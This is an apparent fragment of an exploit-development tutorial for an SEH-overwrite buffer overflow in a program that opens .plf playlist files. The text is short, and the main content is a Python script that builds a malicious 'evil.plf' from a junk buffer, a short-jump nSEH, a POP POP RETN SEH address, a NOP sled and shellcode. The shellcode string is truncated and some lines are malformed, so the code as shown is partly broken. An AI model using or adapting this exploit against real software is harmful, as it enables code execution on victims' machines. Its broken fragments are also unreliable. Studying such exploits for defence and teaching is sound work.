


then slowly step into the instructions by pressing F7







on fourth step in we will be redirected to our "B"s




what we have to do now is to jump to over "D"s





So the nSEH will be overwritten by the following bytes: 0xEB069090, EB 06 is the jmp to address instruction and other 2 bytes are NOPs. The last thing to do is add the shell code.



```

1  #!/usr/bin/python
2
3  filename="evil.plf"
4  #POP POP RETN address: 61617619 --> SEH
5  #nSEH-->jmp 001376C0--> EB 06
6  #buffer = junk+[nSEH]+[SEH]+Shellcode
7  #buffer = junk+[jump to shellcode ]+[POP POP RETN Instructions]+Shellcode
8  shell = "\xd9\xcf\xd9\x74\x24\xf4\xbf\x7f\x99\xa4\x4c\x5b\x33\xc9\xb1\x33\x31\x7b\x17\x83\
9  nops = "\x90"*20
10 final = nops+shell
11 buffer = "\A"*608 + "\xEB\x06\x90\x90" + "\x19\x76\x61\x61" + final #+ "B"*(1384-len(final)
12 textfile = open(filename , 'w')
13 textfile.write(buffer)
14 textfile.close()

```

